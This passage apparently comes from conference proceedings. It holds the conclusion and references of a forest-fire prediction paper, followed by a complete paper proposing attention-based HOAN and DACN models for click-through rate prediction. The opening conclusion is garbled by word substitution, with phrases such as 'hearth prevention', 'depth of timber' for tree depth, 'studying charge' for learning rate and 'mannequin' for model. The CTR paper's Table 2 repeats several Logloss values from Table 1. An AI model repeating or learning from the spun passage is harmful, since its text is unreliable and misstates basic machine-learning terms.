4. Conclusions

Based on the result, there is little correlation between the predictor variables and the response variable. It would be prudent to attempt and understand this lack of correlation better. Fire hostilities and prevention exercise may be one motive for the found lack of correlation. The truth that this dataset exists suggests that there is already some effort going into hearth prevention. One ought to imagine a situation in which many fires can emerge as very massive but are extinguished before they have the risk to do so. If statistics about furnace prevention are reachable it would likely be an extraordinarily precious addition to this dataset. It was once shown that the gradient boosting model used to be likely overfitting. Controlling the depth of timber and studying charge are two methods which were used to stop overfitting. Scikit-learn gives numerous more, which includes the capacity to enforce a decrease bound on the number of samples in a leaf. This limits the ability of the boosting algorithm to structure leaves that seize single outlying data points, hence decreasing variance and overfitting. As with random forests, introducing randomization into the boosting algorithm can additionally minimize variance. Scikit-learn affords two methods. First by using developing each tree with a random subsample of the education set and 2nd via randomly subsampling the points viewed for each node. In summary, a whole lot greater tuning of the mannequin is possible.

Gradient boosting based totally on the cross-validated mean absolute error from tuned gradient boosting is 0.07, it performs characteristic selection naturally. However, with the use of a validation set, it would have been feasible to use the feature importance plot above to do some guide characteristic selection. In particular, most of the days and months have no relevance to the problem and are probably simply including noise. Unfortunately, the use of a validation set for this motive would always reduce the coaching data, in addition to contributing to the situation of attempting to eke out a susceptible sign from a small dataset.

ACKNOWLEDGMENT

We are grateful to Universitas Sumatera Utara, BMKG, LAPAN, Kementerian Lingkungan Hidup dan Kehutanan (KLHK) Rebuplik Indonesia and Universitas Methodist Indonesia.

REFERENCES

[1] P. Cortez and A. Morais, "A Data Mining Approach to Predict Forest Fires using Meteorological Data," Proc. 13th Port. Conf. Artif. Intell., no. January 2007, pp. 512–523, 2007.

[2] F. Krikken, F. Lehner, K. Haustein, I. Drobyshev, and G. J. van Oldenborgh, "Attribution of the role of climate change in the forest fires in Sweden 2018," Nat. Hazards Earth Syst. Sci., no. August, pp. 1–24, 2019.

[3] R. Singh, "Predicting Wildfire using Data Mining," no. May, 2016.

[4] M. D. Molovtsev and I. S. Sineva, "Classification Algorithms Analysis in the Forest Fire Detection Problem," Proc. 2019 IEEE Int. Conf. &amp;amp;amp;amp;amp;quot;Quality Manag. Transp. Inf. Secur. Inf. Technol. IT QM IS 2019, pp. 548–553, 2019.

[5] G. E. Sakr, I. H. Elhajj, G. Mitri, and U. C. Wejinya, "Artificial intelligence for forest fire prediction," IEEE/ASME Int. Conf. Adv. Intell. Mechatronics, AIM, pp. 1311–1316, 2010.

[6] G. Wang, Y. Zhang, Y. Qu, Y. Chen, and H. Maqsood, "Early Forest Fire Region Segmentation Based on Deep Learning," Proc. 31st Chinese Control Decis. Conf. CCDC 2019, pp. 6237–6241, 2019.

[7] Nrcan, "Canadian Wildland Fire Information System | Canadian Forest Fire Weather Index (FWI) System," https://cwfis.cfs.nrcan.gc.ca/background/summary/fwi, 2020. [Online]. Available: https://cwfis.cfs.nrcan.gc.ca/background/summary/fwi. [Accessed: 19-Oct-2020].

[8] S. Ben-david, Understanding Machine Learning : From Theory to Algorithms. 2014.

[9] N. Kerdprasop, P. Poomka, P. Chuaybamroong, and K. Kerdprasop, "Forest fire area estimation using support vector machine as an approximator," IJCCI 2018 - Proc. 10th Int. Jt. Conf. Comput. Intell., no. September, pp. 269–273, 2018.

[10] Hartono, O. S. Sitompul, Tulus, and E. B. Nababan, "Biased support vector machine and weighted-SMOTE in handling class imbalance problem," Int. J. Adv. Intell. Informatics, vol. 4, no. 1, pp. 21–27, 2018.

[11] BMKG, "Badan Meteorologi, Klimatologi dan Geofisika," 2020. [Online]. Available: https://www.bmkg.go.id/cuaca/kebakaran-hutan.bmkg?index=dc&wil=sumut&day=obs.

[12] LAPAN, "Lembaga Penerbangan dan Antariksa Nasional," 2020. [Online]. Available: https://lapan.go.id/.

[13] D. P. K. H. PKHL, "SiPongi Karhutla Monitoring Sistem," Jakarta, 2019.

[14] D. Bidang and P. Jauh, Informasi Titik Panas (Hotspot) Kebakaran Hutan/Lahan. 2016.

AUTHORS

Darwis Robinson Manalu, Doctoral Program Student at the Faculty of Computer Science and Information Technology, Universitas Sumatera Utara, Medan, Indonesia and Lecturer at the Faculty of Computer Science, Indonesian Methodist University email: manaludarwis@gmail.com

Muhammad Zarlis, currently a lecturer in the Computer Science Department (S3); Faculty of Computer Science and Information Technology, Universitas Sumatera Utara, Medan, Indonesia. Email: m.zarlis@yahoo.com

Herman Mawengkang, currently a lecturer in the Computer Science Department (S3); Faculty of Computer Science and Information Technology, Universitas Sumatera Utara, Medan, Indonesia. Email: hmawengkang@yahoo.com

Opim Salim Sitompul, currently a lecturer in the Department of Computer Science (S3); Faculty of Computer Science and Information Technology, Universitas Sumatera Utara, Medan, Indonesia. email: opim@usu.ac.id

DEEP & ATTENTIONAL CROSSING NETWORK FOR CLICK-THROUGH RATE PREDICTION

Youming Zhang, Ruofei Zhu, Zhengzhou Zhu*, Qun Guo, Lei Pang

School of Software and Microelectronics, Peking University, Beijing, China

ABSTRACT

The problem of Click-through rate(CTR) prediction is the core issue to many real-world applications such as online advertising and recommendation systems. An effective prediction relies on high-order combinatorial features, which are often hand-crafted by experts. Limited by human experience and high implementation costs, combinatorial features cannot be manually captured thoroughly and comprehensively. There have been efforts in improving hand-crafted features automatically by designing feature-generating models such as FMs, DCN, and so on. Despite the great success of these structures, most of the existing models cannot differentiate the high-quality feature interactions from the huge amount of useless feature interactions, which can easily impair their performance. In this paper, we propose a Higher-Order Attentional Network(HOAN) to select high-quality combinatorial features. HOAN is a hierarchical structure, the multiple crossing layers can learn feature interactions of any order in an end-to-end manner. Inside the crossing layer, each interaction item has its unique weight with consideration of global information to eliminate useless features and select high-quality features. Besides, HOAN also maintains the integrity of individual feature embedding and offers interpretive feedback to the calculating process. Furthermore, we combine DNN and HOAN, proposing a Deep & Attentional Crossing Network (DACN) to comprehensively model feature interactions from different perspectives. Experiments on sufficient real-world data show that HOAN and DACN outperform state-of-the-art models.

KEYWORDS

Click-through rate prediction, Feature interaction networks, Attention mechanism, Hybrid model

1. INTRODUCTION

The click-through rate prediction has a wide range of application scenarios, such as recommendation systems and online advertising, which can directly affect the company's commercial revenue [1] [2]. Under certain business circumstances, thousandth improvements can bring huge economic benefits, thus click-through rate prediction is a very inspiring research direction both in industry and academia.

Effective prediction relies on combinatorial feature implemented by experts. However, it is difficult to achieve the desired effectiveness completely based on manual development. Firstly, the benefits of specific features rely on the repeated appearance of the same feature, and it can be seriously suffered from data sparsity [3]. Especially for high-order crossing features, they require more resources to develop but have lower occurrence, which, consequently, makes benefits fluctuating. Secondly, it is difficult to capture potential high-qualityfeature interactions with human experience as experts have strong limitations in designing combinatorial features that they have little knowledge of. And third, the number of feature interactions increases exponentially

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 197-207, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101916

with its crossing degree [4]. Simply developed by humans requires an extremely heavy workload. However, a specific crossing model with proper design can achieve feature interactions with limited complexity. Considering the abovementioned limitations of artificial features, replacing or improving hand-craft engineering in an automatic way can lead to better performance and effectiveness.

The idea of automatically capturing feature interactions shows its superiority in some traditional machine learning models, one of the most representative model is Factorization Machines [5] and models based on FM such as AFM [6], HOFM [7]. Nowadays deep learning has provided a new perspective for a click-through rate prediction. One of the most widely used structures is Deep Neural Networks(DNN), DNN is very successful in condensing information as to its powerful capability in expression. Several state-of-the-art models choose DNN to learn feature expressions, but unfortunately, DNN has obvious limitations in modeling feature interactions. First, DNN calculates in a bit-wise way, but features are often projected into a vector in the Embedding & MLP paradigm which is widely used in click-through rate prediction models (that is, first, mapping each feature into a low-dimension and dense vector through an embedding layer, and then learn a specific structure to fit the target). Splitting original expression of the features may introduce incomplete information and be considered to be harmful. Second, DNN learns interactions in an implicit way. In CTR prediction, to meet the strict requirements on model efficiency, sometimes models need to provide feedback on the effect of features for selecting appropriate combinations, that interpretability is what DNN lacks. However, there are lots of successful structures modeling feature interactions. For example, [8] proposes Cross Network modeling high-order interactions in an efficient way. [9] introduced a multi-layered self-attention mechanism to learn cross features, maintaining the integrity of vector calculations. And [10] proposed the Compressed Interaction Network (CIN) introducing the convolutional neural network (CNN) mechanism to achieve feature crossover at any order. Despite their achievements, we find that most of the existing models lack the ability to select high-quality feature interactions. As there are a huge amount of useless interactions in all feature interactions, introducing all the interactions indiscriminately may seriously impair the performance of prediction.

Inspired by Self-Attention, a popular mechanism in natural language processing, this paper proposes a novel structure named Higher-Order Attention Network(HOAN) with the purpose of selecting high-quality feature interactions. Specifically, HOAN is a hierarchical structure, the multiple interacting layers can implement feature interactions of any order in an end-to-end manner. Within the interacting layer, each interaction has its unique weight with considering global information, which gives HOAN the ability to select high-quality interactions and eliminate useless ones, the particular design reducing the exponential complexity to an acceptable level. In addition, HOAN also maintains the integrity of individual feature vector and good interpretability in calculating process. We further combine the DNN and the proposed HOAN to learn feature interactions from low-order to high-order and propose a hybrid model named Deep & Attentional Crossing Network(DACN). To summarize, in this paper we make the following contributions:

- We propose a novel structure inspired by an attention mechanism named HOAN to select high-quality feature interactions through the crossing pro- cess. The hierarchical design of the network makes it possible to perform feature interactions of any order and keep an acceptable complexity. Furthermore, HOAN also has the characteristics of computational integrity and good interpretability.
- We take the HOAN as a core part to propose a hybrid model named DACN, utilizing DNN for generalization in an implicit way, and combining HOAN to learn feature interactions for memorization in an explicit way. The model does not need artificial feature engineering and captures more comprehensive interactions than HOAN.

- We conduct experiments on a sufficient real-world data set and evaluates the model from multiple aspects. The results show that HOAN and DACN gain superior performance than other state-of-the-art models.
  The code is available in https://github.com/meRacle-19/HighOrderAttention.

2. PRELIMINARIES

2.1. Click-Through Rate Prediction

CTR estimation has a wide range of applications, and its general form canbe defined as follows. Given $x \in R^N$ as input features, including user profile f_u and features about the item to be predicted f_t, as well as contextual features f_c, where N represents the dimensions of the feature vector. When the feature is encoded as a one-hot vector, N is the number of values of all features. Then the CTR estimate can be defined as the probability that a specific user clicks on a specific item in a given context.

Since features under business circumstances are often very high-dimensional and sparse, raw features can easily lead to overfitting. An intuitive method is to transform feature vectors like one-hot encoding into a low-dimensional continuous space, such as the embedding layer in deep networks does. Moreover, another effective method to overcome this problem is to combine the original features called a combinatorial feature, which has shown excellent results in many works.

2.2. Combinatorial features

Many high-quality work has appeared in the field of combined features, as well as different definitions of higher-order combinatorial features. We study in detail these state-of-the-art works and give definition of high-order feature interactions as Equation (1). Supposing $p_n(x)$to be high-order combinatorial features of degree n with the input feature $x \in R^N$, n-th order interactions can be written as:

$$p_n(x) = \left\{ \sum_{\alpha} \omega_\alpha \cdot g_\alpha(x_1, x_2, \cdots, x_n) | 0 \leq |\alpha| \leq k^n \right\} \tag{1}$$

Where w is the weight of the combinatorial feature, k represents a number of feature values and g(·) is a non-additive combination function, such as dot product and Hadamard product. For n-order combinatorial features, it has $O(k^n)$ inter- actions including useful and useless features. For example, supposing f_g represents a user gender feature, $f_{v,m}$ and $f_{v,w}$ represent the duration of men and women watching videos respectively, second-order interaction $f^2(f_g = \text{man}, f_{v,m})$ is obviously more effective than $f^2(f_g = \text{man}, f_{v,w})$. Moreover, the latter may introduce noise which is harmful to prediction. Unfortunately, most of the existing approaches set w to a constant one, which ignores this point. One of our goals is to give each interaction unique weights to distinguish useful and useless features in an efficient way.

2.3. Embedding layer

Not like nature language processes and computer vision that their dense data can be directly fed to DNNs, data in CTR prediction is usually suffered from serious sparsity. Because data in CTR prediction is collected from a different source, showing less spatial or temporal correlation, single-value and multi-value features, as well as continuous feature all usually are converted to one-hot feature to enhance the generalization. For example, one instance {gender = male, age = 18, interests = basketball&music} will be converted to one-hot encoding {[1,0],[0,...,1,0,...,0],[0,...,1,0,1...,0]}.

However, these high-dimension feature encodings are very sparse and can not be directly used for deep networks. One particular solution is adopting Embedding & MLP diagram [11] [12] [13] [14]. As structures evolving, MLP has been replaced by more powerful deep networks, but the embedding layer is still adopted in most deep structures to compress one-hot encodings to relative low-dimension and dense-information vectors. For single-value feature, one-hot encoding is directly projected into a dense vector. As for multi-value features, they are first projected into several vectors, then added to one dense vector. The embeddingis calculated as follows:

$$e_i = \begin{cases} Wf_i \\ \sum_j Wf_{ij} \end{cases} \tag{2}$$

Where f_i is one-hot encoding, $e_i \in R^d$ and d is the length of dense embedding. In this paper, we feed the dense embedding to HOAN and DACN for the abovementioned reasons, also adopting fixed length for each feature to eliminate influence to feature crossing model.

3. Our Proposed Model

3.1. Higher-Order Attention Network

HOAN contains multiple crossing layers, the hierarchical structure is shown as Figure 1.




Figure 1: Hierarchical structure of HOAN.

For the i-th crossing layer, where i> 0, the input data consists of two particular parts. One part is the matrix produced by the (i−1)-th crossing layer noted as $M_{c,i-1}$, involving feature interactions of specific orders assuming as k. The other is the matrix produced by the embedding layer, involving densevectors of original features, considered to represent the first-order features, noted as M_s. After crossing by i-th layer, M_s and $M_{c,i-1}$ are merging into one matrix and $M_{c,i}$. With the assumption that $M_{c,i-1}$ denotes the k-order feature interactions, $M_{c,i}$ contains the (k+1)-order crossing features consequently, which is the sum order of M_s and $M_{c,i-1}$. The details of the crossing process will be discussed in the next phase. Then $M_{c,i}$ both can be re-crossing in next layer for higher-order and be processed by DNNs to produce layer output for final CTR prediction. One must pay attention to that, $M_{c,i-1}$ is actually M_s at the first crossing layer.

Within the crossing layer, the detail process is shown as Figure 2. The total calculation is:

$$M_{c,i_{p*}} = \sum_{q=1}^{n_f}\left[\text{softmax}\left(\frac{QK^T}{\sqrt{d}}\right)_{i*}\cdot\left(V_i\circ\left\{B_{*1}^T,\dots,B_{*n_f}^T\right\}\right)\right]_{pq*} \tag{3}$$

Where $0 < p, q \le n_f, n_f$is a number of features, d is the length of feature embeddings, and $\circ$ denotes the Hadamard product like $\langle a_1, a_2, a_3\rangle \circ \langle b_1, b_2, b_3\rangle = \langle a_1b_1, a_2b_2, a_3b_3\rangle$. $Q, K, V, B \in R^{n_f\times d}$are converted from the input data M_c and M_s respectively$Q = M_s w_q, B = M_s w_b$ and $K = M_c w_k, V = M_c w_v$, the projection is non-linear transformation. In fact, there are two fundamental elements in the formula, which are weights and values as shown in Figure 2. Weights are merged from Q and K by matrix multiplication assoftmax(QK^T) to differentiate high-quality feature interactions from the useless ones. Values, a 3-dimension matrix, are transferred from V and B by Hadamard Product as $V_i \circ \left\{B_{*1}^T, \dots, B_{*n_f}^T\right\}$, including each crossing item of M_c and M_s. From a moredetailed perspective, weight and value of a couple of features, f_i and f_j, are both calculated from the corresponding dense feature vector. Supposing e_i and e_j are vectors of f_i and f_j, then the f_i related weight $W_{i,j}$ and value $V_{i,j}$ are:

$$W_{i,j} = \frac{e^{g\left(e_i e_j^T\right)}}{\sum_{k=0}^{n_f} e^{g\left(e_i e_k^T\right)}} \tag{4}$$

$$V_{i,j} = e_i \circ e_j \tag{5}$$

Where $g(\cdot)$ is non-linear transformation such as $Sogmoid$ or $Tahn$. Particularly, $W_{i,j}$ has different values in f_i related and f_j related calculation, as the denominator changes. For example, Equation (4) gives f_i related weight and f_j related weight's denominator is $\sum_{k=0}^{n_f} e^{g\left(e_k e_j^T\right)}$.




Figure 2: Internal structure of crossing layer

It is interesting to point out that Equation (3) has a strong connection with the well-known Self-attention in Natural Language Processing shown as Equation (6).[15] Q and K in Self-attention is the response to give unique weight to corresponding value, thus select high-quality feature values. Specifically, we add a base matrix B to introduce original feature for attention process in

HOAN, expanding V in Self-attention from original order to added order of two input matrices. At the same time, the base item of V corresponds to a vector instead of a single value, maintaining the integrity of the feature vector.

$$\text{Attention }(Q, K, V) = \text{softmax}\left(\frac{QK^T}{\sqrt{x}}\right)V \tag{6}$$

Figure 2 also gives the output of k-th crossing layer. After been crossing within layer, $M_{c,i}$ is first line up to one long embedding $e_s^+ \in R^{\sum_i H_i}$ with $H_i$denoting length of $M_{c,i}$, and then feed to DNNs to produce one single output:

$$y_i^{\text{hoan}} = \frac{1}{1 + \exp\{e_s^{+T} w\}} \tag{7}$$

3.2. HOAN Analysis

3.2.1. Space Complexity

The k-th layer contains input data M_s and M_c, as well as MLP in projection and DNNs. M_s and M_c both occupy $O(n_f d)$ space. Supposing projecting output dimension is d_o, there are $O(dd_o)$ parameters in projection. Then $W\ eights$ and $V\ alues$ are both transformed from M_s and M_c, it doesn't introduce new parameters, but the $V\ alues$ itself contains $O(n_f^2 d)$elements. As for DNNs, it is related to depth d_p and width d_w, thus space complexity is $O(d_p d_w)$. To sum up, one single crossing layer has total $O(n_f^2 d + dd_o + d_p d_w)$ space complexity. Usually d_o, d are less than 10, can be treated as a constant and $n_f \gg d_o, d_w \gg d_o$, so simplified space complexity can be $O(n_f^2 d)$.

3.2.2. Time Complexity

Time complexity is discussed according to a sequence of forward propagation. The first is a projection, it has $O(n_f dd_o)$ calculations. Then $Weights$ and $V\ alues$ are produced with $O(n_f^2)$ calculations for each element and $O(n_f^2 d_o)$ for total time consumption. The next is crossing between $Weights$ and $V\ alues$, it is easy to know that each element in $Weights$ and interacts with corresponding vectors of $V\ alues$ for $O(d)$ times, and the total amount of $Weights$ is $O(n_f^2)$. Besides, the sum-pooling and DNNs inference can be ignored comparing to the abovementioned items. Even though, the total time complexity of one single layer still reaches $O(n_f^2 d_o)$, which is the major drawback of HOAN.

3.2.3. Polynomial Approximation

One of the most important properties of HOAN is high-order interactions. To examine it, we borrow the notations from [8] as shown in Equation (1). For simplicity, we simplify the HOAN by ignoring the details of $Weights$ calculation and concentrate on a single feature interaction. The simplified Equation of i-th layer can be:

$$x_c^i = W^i \cdot (x_c^{i-1} \circ x_s^0) \tag{8}$$

Where x^{i-1} is one dense feature vector produced by k-th crossing layer, and x_s^0 is original feature vector. There is no correspondence between x_c^{i-1} and some particular feature, the specific relation is hidden in W^i. Through this equation, $g(\cdot)$ in Equation (1) can be defined as $\circ$, thus HOAN can raise the order of feature interactions by personalized crossing. In addition, it also can be provedthat crossing order grows with the layer. The i + 1 layer can be written as:

$$x_c^i = W^{i+1} \cdot \left(x_c^i \circ x_s^0\right) \tag{9}$$

$$= W^{i+1} W^i \cdot \left(x_c^{i-1} \circ x_s^0 \circ x_s^0\right) \tag{10}$$

3.3. Deep Attentional Crossing Network

As discussed in Section 3.2, HOAN can add orders of input data. However, it at least only model second-order interactions in the first layer of HOAN, which lack the first-order feature information. To tackle this problem, we combine DNNs and HOAN to model feature interactions comprehensively. At the same time, a hybrid model can make amodel more robust like Wide & Deep. We name this model Deep attentional crossing network(DACN), the structure is shown in Figure 3.




Figure 3: Structure of DACN.

DACN contains crossing part and combining part. Crossing part has HOAN modeling high-order feature interactions and DNNs modelingfirst-order interactions. In DNNs part, dense vectors from the embedding layer are the first contact to a long vector, and then feed into graph. And its output can be written as y_dnn. The combining part is the response to merging outputs of HOAN and DNNs, and produces a predicting score of CTR. We use LR in this part, the forward equation is shown as Equation (11).

$$\hat{y} = \sigma\left(W_{dnn}^T y_{dnn} + W_{hoan}^T \left[y_{hoan}^1, \dots, y_{hoan}^k\right]\right) \tag{11}$$

Where y_dnn is output of the last layer in DNN, $y_h$oan^i is output of i-th layer in HOAN, $0 < i \leq k$ and k is the depth of HOAN.

4. EXPERIMENTS

4.1. Setup

4.1.1. Criteo Display Ads Data

The CriteoDisplay Ads[1] dataset is for ads click-through rate predicting. It contains 41 million records from a period of 7 days, each record has 13 integer features and 26 categorical features. Usually, a small improvement is considered as practically significant in ads CTR predicting. Especially for a large user base, a small improvement in prediction accuracy can potentially lead to a very large increase in a company's revenue. We randomly split the whole data to 10 folds, and use 8 folds for training, the rest averagely split for testing and validating.

4.1.2. Implementation Details

We briefly discuss some implementation details for training with DACN. As feature crossing is a property to be examined, we do not include any hand-crafted cross features. To keep concentration on model structure, we use fixed length 10 as feature embedding for all models. The learning rate is 0.001, and the batch-size is set to be 4096. We use L2 regularization with $\lambda = 0.001$ and dropout rate 0.1 in DACN. All other hyper parameters are tuned by grid-searching on the validation set, detailed settings is showed in the corresponding section. The code is available at http://labs.criteo.com/2014/02/kaggle-display-advertising-challenge-dataset/.

4.1.3. Baselines

To evaluate the performance of HOAN, we choose logistic regression(LR), Deep Neural Networks(DNN), Factorization Machine(FM), Wide and Deep Model (W&D), Deep & Cross Network(DCN) and eXtreme Deep Factorization Machine(xDeepFM) as baselines. Specifically, we compare HOAN with FM, DNN, CrossNet and Compressed Interaction Network(CIN), core part of DACN. DACN is compared with Integrated models including LR, FM, DNN, DCN, W&D andxDeepFM. All the baseline models are state-of-the-art models for the recommender system. In addition, they all are related to feature crossing. For example, LR models first-order interactions and FM models the second-order features, the other models like DNN, DCN and xDeepFM can model high-order interactions.

4.1.4. Metrics

We use AUC (Area Under the ROC curve) and Logloss (cross entropy) for model evaluation. AUC evaluates the possibility that one positive instance ranks higher than a negative instance. Thus higher AUC means a more suitable order in predicting instances. LogLoss measures how far a predicted score to a true label for each instance.

4.2. Experiment on Individual Crossing Networks(Q1)

We choose feature interacting structures for comparison with HOAN. LR and FM model specific order of combinatory features. Cross Net(CN), which is the core part of DCN, models high order with very few parameters. And Compressed Interacting Network(CIN) is a core part of xDeepFM, one particular advantage of CIN is that it models high order in an explicit way. All the structures

Table 1: Performance of individual models on the Criteo

model name	AUC	Logloss	Order
LR	0.7583	0.4806	-
FM	0.7727	0.4701	2
CN	0.7779	0.4655	4
CIN	0.7816	0.4642	4
HOAN	0.7847	0.4597	4

are shown in table 1. On the one hand, structures that model high order interactions such as CIN, CN and HOAN outperform FM and LR, which only can learn second order combinatory features. On the other hand, CIN and HOAN are in the same level of performance, it is probably because that they have similar complexity in space and time. In addition, our HOAN outperforms theother models, shows the superiority of selecting high-quality feature interactions.

4.3. Experiment on Hybrid Models(Q2)

DACN integrates HOAN and DNN into an end-to-end model. To match the properties of DACN, we compare HOAN with hybrid models that contain a crossing structure, and the results are shown in table 2. It can be seen that the hybrid model outperforms individual structures indicating that the combination indeed improves model performance. Besides, we are interested in how much does feature interaction layer improves. We observe that DCN, which contains a cross network for crossing features, and xDeepFM, which contains CIN for feature interactions, have better performance than those don't contain crossing network. It is probably because we haven't included artificial features, making more reliance on automatic feature crossing. And surprisingly, the results show that DACN still outperforms the other hybrid models.

Table 2: Performance of hybrid models on the Criteo

model name	AUC	Logloss	Sub-structures
DNN	0.7782	0.4651	-
Wide & Deep	0.7821	0.4701	DNN, LR
DCN	0.7833	0.4655	DNN, CN
xDeepFM	0.7879	0.4642	LR, DNN, CIN
DACN	0.7922	0.4597	HOAN, DNN

4.4. Explanation of HOAN(Q3)

The explanation is one of the most important properties of HOAN. To verify it, we first extract all weights of interactions and rank features by the sum of its weights, in which higher rank indicates higher contribution to prediction. Then we choose one trained model as a baseline. Furthermore, we remove five most valuable features shown in sort list as the Group 1 and drop five most useless features as Group 2. By retraining HOAN, we can find the results of the test set in table 3. Obviously, the performance of Group 2 has a very little downtrend comparing to baseline, but Group 1 has a certain decrease. This clearly shows that the feedback of HOAN is effective.

Table 3: Performance of re-trained models after filtering features.

Group	AUC	Trend
Baseline	0.7811	0.0%
Group-1	0.7806	-0.17%
Group-2	0.781	-0.01%

5. CONCLUSIONS

In this paper, we propose a novel network named Higher-Order Attention Networks, aiming at differentiating the high-quality feature interactions from the huge amount of useless feature interactions. HOAN can learn certain order of feature interactions. Besides, it also maintains the integrity of individual feature embedding and good interpretability through calculating process. Inspired by a popular combination diagram, we further incorporate a DNN and a HOAN in one end-to-end framework and named this hybrid model as Deep & Attentional Crossing Network. Thus DACN does not need extra artificial feature engineering and has superiorities of both generalization and memorization. We conduct experiments on sufficient public data and the results demonstrate that our model outperforms other models.

There are some directions for future work. First, as discussed in section 3.2.2, the high time complexity is one major downside of HOAN. As feature interaction $f_{i,j}$ is calculated twice in single inference, we are interested in exploit a better implementation like Matrix Decomposition and Factorization Machine do to reduce complexity. Second, with consideration of complexity, we simply use sum-pooling to produce the output matrix. Finding a more effective way is our next goal.

ACKNOWLEDGEMENTS

This paper was supported by the National Key Research and Development Program of China (Grant No.2017YFB1402400), the Ministry of Education "Tiancheng Huizhi" Innovation Promotes Education Fund (Grant No.2018B01004).

REFERENCES

[1] M. Richardson, E. Dominowska, R. Ragno, (2007) "Predicting clicks: estimating the click-through rate for new ads", Proceedings of the 16th international conference on World Wide Web, pp. 521–530.

[2] H. B. McMahan, G. Holt, D. Sculley, M. Young, D. Ebner, J. Grady, L. Nie, T. Phillips, E. Davydov, D. Golovin, et al.,(2013) "Ad click prediction: a view from the trenches", Proceedings of the 19th ACM SIGKDD international conference on Knowledge discovery and data mining, pp. 1222–1230.

[3] Y. Shan, T. R. Hoens, J. Jiao, H. Wang, D. Yu, J. Mao, (2016)" Deep crossing: Web-scale modeling without manually crafted combinatorial features", Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, pp. 255–262.

[4] Y. Qu, H.Cai, K. Ren, W. Zhang, Y. Yu, Y. Wen, J. Wang, (2016)" Productbased neural networks for user response prediction", 2016 IEEE 16th International Conference on Data Mining (ICDM), IEEE, pp. 1149– 1154.

[5] S. Rendle,(2010)" Factorization machines", 2010 IEEE International Conference on Data Mining, IEEE, 2010, pp. 995–1000.

[6] J. Xiao, H. Ye, X. He, H. Zhang, F. Wu, T. S. Chua, " Attentional factorization machines: Learning the weight of feature interactions via attention networks. "

[7] M. Blondel, A. Fujino, N. Ueda, M. Ishihata, (2016)"Higher-order factorization machines", Advances in Neural Information Processing Systems, pp. 3351–3359.

[8] R. Wang, B. Fu, G. Fu, M. Wang, (2017)“Deep & cross network for ad click predictions”, Proceedings of the ADKDD’17, pp. 1–7.

[9] W. Song, C. Shi, Z. Xiao, Z. Duan, Y. Xu, M. Zhang, J. Tang,(2019) “Autoint: Automatic feature interaction learning via self-attentive neural networks”, Proceedings of the 28th ACM International Conference on Information and Knowledge Management, pp. 1161–1170.

[10] J. Lian, X. Zhou, F. Zhang, Z. Chen, X. Xie, G. Sun, (2018)“xdeepfm: Combining explicit and implicit feature interactions for recommender systems”, Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, pp. 1754–1763.

[11] X. He, T.-S. Chua, (2017)“Neural factorization machines for sparse predictive analytics”,Proceedings of the 40th International ACM SIGIR conference on Research and Development in Information Retrieval,, pp. 355–364.

[12] W. Ouyang, X. Zhang, L. Li, H. Zou, X. Xing, Z. Liu, Y. Du, (2019)“Deep spatio- temporal neural networks for click-through rate prediction”, Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, pp. 2078 – 2086.

[13] G. Zhou, N. Mou, Y. Fan, Q. Pi, W. Bian, C. Zhou, X. Zhu, K. Gai, (2019)“Deep interest evolution network for click-through rate prediction”, Proceedings of the AAAI Conference on Artificial Intelligence, Vol. 33, pp. 5941– 5948.

[14] G. Zhou, X. Zhu, C. Song, Y. Fan, H. Zhu, X. Ma, Y. Yan, J. Jin, H. Li,K.Gai, (2018)“Deep interest network for click-through rate prediction”, Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, pp. 1059–1068.

[15] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, L . Kaiser, I. (2017)“Polosukhin, Attention is all you need”, Advances in neural information processing systems, pp. 5998–6008.

AUTHORS


Youming Zhang, Ph.D. candidate form Peking University. His current research interests include machine learning, MOOC adaptive learning and online educations.

Ruofei Zhu, Master degree graduate from Peking University. His current research interests include machine learning, commercial advertising and computing optimization.

Zhengzhou Zhu, Ph.D., associate professor in Peking University. His current research interests include Education big data, personalized recommendation. As the project leader presided over the National Natural Science Foundation and the Doctoral Fund of Ministry of education, Ministry of Education Key Laboratory of school funds and other national and provincial projects.

